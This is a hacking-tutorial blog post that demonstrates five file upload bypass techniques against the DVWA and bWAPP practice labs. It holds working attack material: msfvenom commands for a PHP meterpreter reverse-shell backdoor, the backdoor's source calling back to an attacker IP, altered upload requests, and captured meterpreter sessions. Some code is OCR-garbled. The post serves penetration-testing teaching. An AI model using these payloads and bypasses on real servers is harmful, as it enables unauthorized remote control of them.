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Raj Chandel's Blog

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5 ways to File upload vulnerability Exploitation



File upload vulnerability is a major problem with web-based applications. In many web servers, this vulnerability depends entirely on purpose, that allows an attacker to upload a file with malicious code in it that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website.

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An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal, by unauthorized people.

In this tutorial, we are going to discuss various types of file upload vulnerability and then try to exploit them. You will learn the different injection techniques to upload a malicious file of php in a web server and exploit them.

Basic file upload

In this scenario a simple php file will get uploaded on the web server without any restrictions, here server does not check the content- type or file extensions to be uploaded.

For example, if the server allows uploading a text file or image, which is considered as data and if security parameter is low whereas no restrictions on the content-type or filename then you can easily bypass malicious php file which is considered an application in the web server.

Let's start!!!

Click on **DVWA Security** and set Website **Security Level low**

Open a terminal in Kali Linux and **create php backdoor** through the following command

1 msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.104 lport=4444

Copy and **paste** the highlighted code in leafpad and save as with **PHP extension** as **img.php** on the desktop.

Load Metasploit framework type msfconsole and start multi handler.













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```
@kali:~# msfvenom -p php/meterpreter/reverse tcp lhost=192.168.1.104 lport=4
 No platform was selected, choosing Msf::Module::Platform::PHP from the payload
 Wo Arch selected, selecting Arch: php from the payload
 lo encoder or badchars specified, outputting raw payload
 Pavload size: 949 bytes
 *<?php /**/ error reporting(0); sip = '192.168.1.104'; port = 4444; if (($f = '192.168.1.104'); port = 4444; if (($f = 192.168.1.104))
stream socket client') && is callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s
type = 'stream'; } elseif ((\$f = 'fsockopen') && is callable(\$f)) { \$s = \$f(\$ip
, sport); ss type = 'stream'; } elseif ((sf = 'socket create') && is callable(sf
)) { $s = $f(AF INET, SOCK STREAM, SOL TCP); $res = @socket connect($s, $ip, $po
rt); if (!$res) { die(); } $s type = 'socket'; } else { die('no socket funcs');
} if (!$s) { die('no socket'); } switch ($s type) { case 'stream': $len = fread(
$s, 4); break; case 'socket': $len = socket read($s, 4); break; } if (!$len) { or
< $len) { switch ($s type) { case 'stream': $b .= fread($s, $len-strlen($b)); br
eak; case 'socket': $b .= socket read($s, $len-strlen($b)); break; } } $GLOBALS[
'msqsock'] = $s; $GLOBALS['msqsock type'] = $s type; eval($b); die();
```

Come back to your DVWA lab and **click** to **file upload** option from vulnerability menu.

Now **click** on **browse tag** to browse **the img.php** file to upload it on the web server and **click** on **upload** which will upload your file on web server.

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
Select Month





After uploading the PHP file it will show the path of the directory where your file is successfully uploaded now **copy** the selected part and **paste** it in URL to execute it.

1 hackable/uploads/img.php



You can observe, I have got **meterpreter session 1** of victim PC on the Metasploit.

```
exploit(handler) > set payload php/meterpreter/reverse tcp
payload => php/meterpreter/reverse tcp
   exploit(handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf exploit(handler) > set lport 4444
.port => 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.104:4444
   Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.104:4444 -> 192.168.1.102:65412) at
2017-01-29 03:50:02 -0500
<u>meterpreter</u> > sysinfo
            : DESKTOP-J9AKHJH
Computer
            : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Ed
ition) i586
Meterpreter : php/windows
```

Double Extension injection Technique

Click on **DVWA Security** and set Website **Security Level medium**

Here we come across a situation where it would check the file extension. In medium security it only allows .jpeg and .png extension file to be uploaded on the web server and restricts other files with single file extension while uploading in the web server. Now there are some techniques through which we will bypass the malicious PHP file in the web server.



It is an attempt to hide the real nature of a file by inserting multiple extensions with a filename which creates confusion for security parameters. For example, img1.php.png look like png image which is a data, not an application but when the file is uploaded with the double extension it will execute a php file which is an application.

Let's continue!!!


Repeat same process to **create the php backdoor** with **msfvenom** and now save the file as **img1.php.png** on the desktop and **run the multi handler** at the background.

Since this file will get upload in medium security which is little different from low security as this will apparently check the extension of the file as well as read the file name.


Click to file upload option from vulnerability menu. Again click on the browse button to browse the img1.php.png file to upload it. Now start burp suite and make intercept on under the proxy tab. Don't forget to set manual proxy of your browser and click on upload.



Intercept tab will work to catch the sent request of the post method when you click to upload button. Now change **img1.php.png** into **img1.php inside the fetched** data.




Compare the change before uploading your PHP file. After altering **click** on **forward** to upload PHP file in the directory.



After uploading the PHP file it will show the path of the directory where your file is successfully uploaded now **copy** the selected part and **paste** it in URL to execute it.

1 | hackable/uploads/img1.php



This'll provide a meterpreter session 2 when you run URL in the browser.

1 meterpreter > sysinfo

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 2 opened (192.168.1.104:4444 -> 192.168.1.102:65423) at 2017-01-29 04:04:39 -0500

meterpreter > sysinfo
Computer : DESKTOP-J9AKHJH
OS : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Meterpreter : php/windows
meterpreter >
```

Content-Type file Upload

"Content-Type" entity in the header of the request indicates the internal media type of the message content. Sometimes web applications use this parameter in order to recognize a file as a valid one. For instance, they only accept the files with the "Content-Type" of "text/plain". It is possible to bypass this protection by changing this parameter in the request header using a web proxy.

Again repeat the same process to **create the php backdoor** with **msfvenom** and now **save** the file as **img2.php** on the desktop and **run the multi handler** at the background.



Start the burp suite and repeat the process for fetching the sent request. In the screenshot you can read the content- type for php file; now change this content

type application/x-php into image/png to upload your php file.

```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security level=0; PHPSESSID=m5lbicbfka293qplnlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----1316667754413790441236366084
Content-Length: 1413
----1316667754413790441236366084
Content-Disposition: form-data; name="MAX FILE SIZE"
100000
      -----1316667754413790441236366084
Content-Disposition: form-data; name="uploaded"; filename="img2.php"
Content-Type: application/x-php
<!php /**/ error reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =
'stream socket client') && is callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s type =
'stream'; } elseif (($f = 'fsockopen') && is callable($f)) { $s = $f($ip, $port); $s type =
'stream'; } elseif (($f = 'socket create') && is callable($f)) { $s = $f(AF INET, SOCK STREAM,
SOL TCP); $res = @socket connect($s, $ip, $port); if (!$res) { die(); } $s type = 'socket'; }
else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
```

From the below image, you can perceive the manipulation in content type which known as content-type injection technique.

```
POST /DVWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.1.102:81
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.102:81/DVWA/vulnerabilities/upload/
Cookie: security=medium; security_level=0; PHPSESSID=m5lbicbfka293qplnlu5s0ucm4
Connection: close
Content-Type: multipart/form-data;
boundary=-----1316667754413790441236366084
Content-Length: 1413
             -----1316667754413790441236366084
Content-Disposition: form-data; name="MAX FILE SIZE"
100000
----1316667754413790441236366084
Content-Disposition: form-data; name="uploaded"; filename="img2.php"
Content-Type: image/png
<!php /**/ error reporting(0); $ip = '192.168.1.104'; $port = 4444; if (($f =</pre>
'stream socket client') && is callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s type =
'stream'; } elseif (($f = 'fsockopen') && is callable($f)) { $s = $f($ip, $port); $s type =
stream'; } elseif (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL TCP); $res = @socket connect($s, $ip, $port); if (!$res) { die(); } $s type = 'socket'; }
else { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
(!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) <
$len) { switch ($s type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
```

Now **copy** the selected part and **past** it in URL to execute it.

1 hackable/uploads/img2.php



This'll provide a meterpreter session 3 when you run URL in the browser.

1 meterpreter > sysinfo

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Starting the payload handler...
[*] Sending stage (33721 bytes) to 192.168.1.102
[*] Meterpreter session 3 opened (192.168.1.104:4444 -> 192.168.1.102:65449) at 2017-01-29 04:22:41 -0500

meterpreter > sysinfo
Computer : DESKTOP-J9AKHJH
OS : Windows NT DESKTOP-J9AKHJH 6.2 build 9200 (Windows 8 Enterprise Edition) i586
Meterpreter : php/windows
meterpreter >
```

Null Byte Injection

Null Byte Injection is an exploitation technique which uses URL-encoded null byte characters (i.e. %00, or 0x00 in hex) to the user-supplied data. A null byte in the URL is represented by '%00' which in ASCII is a "(blank space). This injection process can alter the intended logic of the application and allow a malicious adversary to get unauthorized access to the system files.

Now here you will see I have inserted a string at the end of the extension and change that string into its hex value and then replace that hex value from null byte character '%00'. The reason behind inserting a null byte value is that some application servers scripting language still use c/c++ libraries to check the filename and content. In c/c++ a line ends with /00 is called null byte.

Hence when the compiler studies a null byte at the end of the string, it will assume that it has arrived at the end of the string and stop further reading of string.


Now **create** the **php backdoor** with **msfvenom** and now save the file as **img3.php.jpg** on the desktop and **run the multi handler** at the background.




Start the burp suite and repeat the process for fetching the sent request. It looks the same like double extension file but here the technique is quite different from double extension file uploading.




Add any string or alphabet as shown in the screenshot here and you will notice that in the highlighted text I have made a change in **img3.php.jpg** into **img3.phpD.jpg**, now follow the next step will be to modify this string into a null byte.




In next step we will decode the inserted string; now decode your string or alphabet as I had given 'D' now decodes it into a hex which will tell its hex value and from the screenshot, you can read its hex value is 44.




Now **click** on **hex** option under intercept which will display the hex value of intercepted data. Here you can read the hex value for the file name which I have highlighted. In order to null exploitation **replace** the hex value **44** from null byte value **00**.




Now you can perceive the changes from the given screenshot where I have injected the null value in the place of hex value of our inserted string.



Then again you will view the raw data, now here you will find that the string 'D' is changed into a null byte value.



Now, forward the intercepted data to exploit file upload through a null byte injection technique. **Great!!!** We have bypassed the medium security now **copy** the uploaded **path** and **past** it in URL to execute it.




When you will run the path it will give you reverse connection on Metasploit and from the given screenshot you can see I have got **meterpreter session 4** also.

Blacklisting File Extensions


Next target is bwapp which is another web server Set security level **medium**, from the list box, choose your bug and select **Unrestricted File Upload** now and click on **hack**

Some sever side scripting language check .php extension at the filename and allow only those file which does not contain the .php extension. Here we can inject our file by changing a number of letters to their capital forms to bypass the case sensitive rule, for example, PHp or PHP3.



Now **create** the **php backdoor** with **msfvenom** and now save the file as **img4.php3** on the desktop and **run the multi handler** at the background.

Then browse **img4.php3** to upload in web server and **click** on **upload tab**. Here in medium security, it will allow the php file to get upload on the web server and from the given screenshot you can see my php file is successfully uploaded. Now **click** on the link **here** and you will get a reverse connection at the multi handler.



```
6 | meterpreter > sysinfo
```

Great!!! You can see I have got meterpreter session 1.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse tcp
payload => php/meterpreter/reverse tcp
   exploit(handler) > set lhost 1\overline{9}2.168.0.104
lhost => 192.168.0.104
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.0.104:4444
  '] Starting the payload handler...
[*] Sending stage (34122 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.104:4444 \rightarrow 192.168.0.103:33760) at
2017-01-29 08:22:55 -0500
<u>meterpreter</u> > sysinfo
 omputer
            : bee-box
            : Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 200
  i686
 leterpreter : php/linux
 eterpreter >
```

Source: https://www.owasp.org/index.php/Unrestricted_File_Upload

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ABOUT THE AUTHOR



RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

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PHILEMON SUNDAY

August 23, 2018 at 8:33 am

Good Explanation.

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AKHILESH

August 31, 2018 at 5:58 am

suffering from hacking problems on my website and can't able to find out the reason.

Please guide me if you can.

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RAJ CHANDEL

August 31, 2018 at 6:48 am

contact ignite technologies

REPLY ↓



HERNAN

January 10, 2019 at 9:25 am

Very good.

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